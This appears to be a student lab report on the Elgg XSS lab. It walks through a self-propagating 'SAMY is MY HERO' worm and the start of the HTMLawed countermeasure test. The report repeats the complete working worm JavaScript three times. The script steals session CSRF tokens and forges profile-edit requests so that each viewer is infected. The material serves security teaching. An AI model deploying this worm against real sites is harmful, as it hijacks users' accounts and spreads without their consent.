
Brief description

Public

Task 6: Writing a Self-Propagating XSS Worm

Goal: Use the DOM method to self-propagate Samy's attack code.

The figure below shows the "SAMY is MY HERO" code with the addition of self-propagation code.




Edit profile

Display name: Samy


About me

```
<script id="worm" type="text/javascript">
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

window.onload = function(){
//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;

// Set the content and access level for description field
var desc = "&description=SAMY+is+MY+HERO" + wormCode;
desc+="&accesslevel%5Bdescription%d=2";

//Construct the content of your url.
var sendurl="http://www.xsslabelgg.com/action/profile/edit";

var samyGuid=47; //FILL IN
if(elgg.session.user.guid!=samyGuid)
{
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send(userName + token + ts + desc + guid);
}

}
</script>
```

The figure below shows Alice’s empty profile.



The figure below show's Alice's profile after viewing Samy's profile.




Alice

About me

SAMY is MY HERO

The figure below shows Alice's profile in "edit form" so that the propagated code can be seen.




Display name

Alice


About me

```
<p>SAMY is MY HERO<script id="worm" type="text/javascript">
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

window.onload = function(){
//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;

// Set the content and access level for description field
var desc = "&description=SAMY+is+MY+HERO" + wormCode;
desc+="&accesslevel%5Bdescription%d=2";

//Construct the content of your url.
var sendurl="http://www.xsslabelgg.com/action/profile/edit";

var samyGuid=47; //FILL IN
if(elgg.session.user.guid!=samyGuid)
{
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send(userName + token + ts + desc + guid);
}

}
</script></p>
```

As another example, the figure below shows Charlie’s empty profile.



The figure below show's Charlie's profile after viewing Alice's profile. We're trying to show that Charlie is no infected with the worm after visiting Alice's profile.




Charlie

About me

SAMY is MY HERO

No friends yet.

The figure below shows Charlie's profile in "edit form" so that the propagated code can be seen.



Display name: Charlie

About me

```
<p>SAMY is MY HERO<script id="worm" type="text/javascript">
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);

window.onload = function(){
//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;

// Set the content and access level for description field
var desc = "&description=SAMY+is+MY+HERO" + wormCode;
desc+="&accesslevel%5Bdescription%d=2";

//Construct the content of your url.
var sendurl="http://www.xsslabelgg.com/action/profile/edit";

var samyGuid=47; //FILL IN
if(elgg.session.user.guid!=samyGuid)
{
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send(userName + token + ts + desc + guid);
}

}
</script></p>
```

Public

Brief description


Observations / Explanation

We can observe that Samy's code propagated to Alice which then propagates to Charlie. This is accomplished by the code making a copy of itself as it executes. It uses the DOM document.getElementById("worm") to get the entire script block. Since the getElementById() will not get the <script></script> tags, those are manually added as well. The worm code and script tags are put together, encoded and attached to the original "SAMY is MY HERO" text. The end result is that anyone who views Samy's profile will not only get the "SAMY is MY HERO" text, but also a full (exact) copy of this code in their profile. So, anyone who now visits these profiles will now get the same message and copy of the code into their profile. All of this means that the Samy worm propagates everywhere and very fast!

Task 7: Countermeasures

Goal: Enable countermeasure and observe results.

The figure below shows Samy's profile after the first counter measure, HTLMawed, is enabled.



Samy


About me

SAMY is MY HERO var headerTag = ""; var jsCode = document.getElementById("worm").innerHTML; var tailTag = "</" + "script>"; var wormCode = encodeURIComponent(headerTag + jsCode + tailTag); window.onload = function(){ //JavaScript code to access user name, user guid, Time Stamp __elgg_ts //and Security Token __elgg_token var userName=elgg.session.user.name; var guid="&guid="+elgg.session.user.guid; var ts="&__elgg_ts="+elgg.security.token.__elgg_ts; var token="&__elgg_token="+elgg.security.token.__elgg_token; // Set the content and access level for description field var 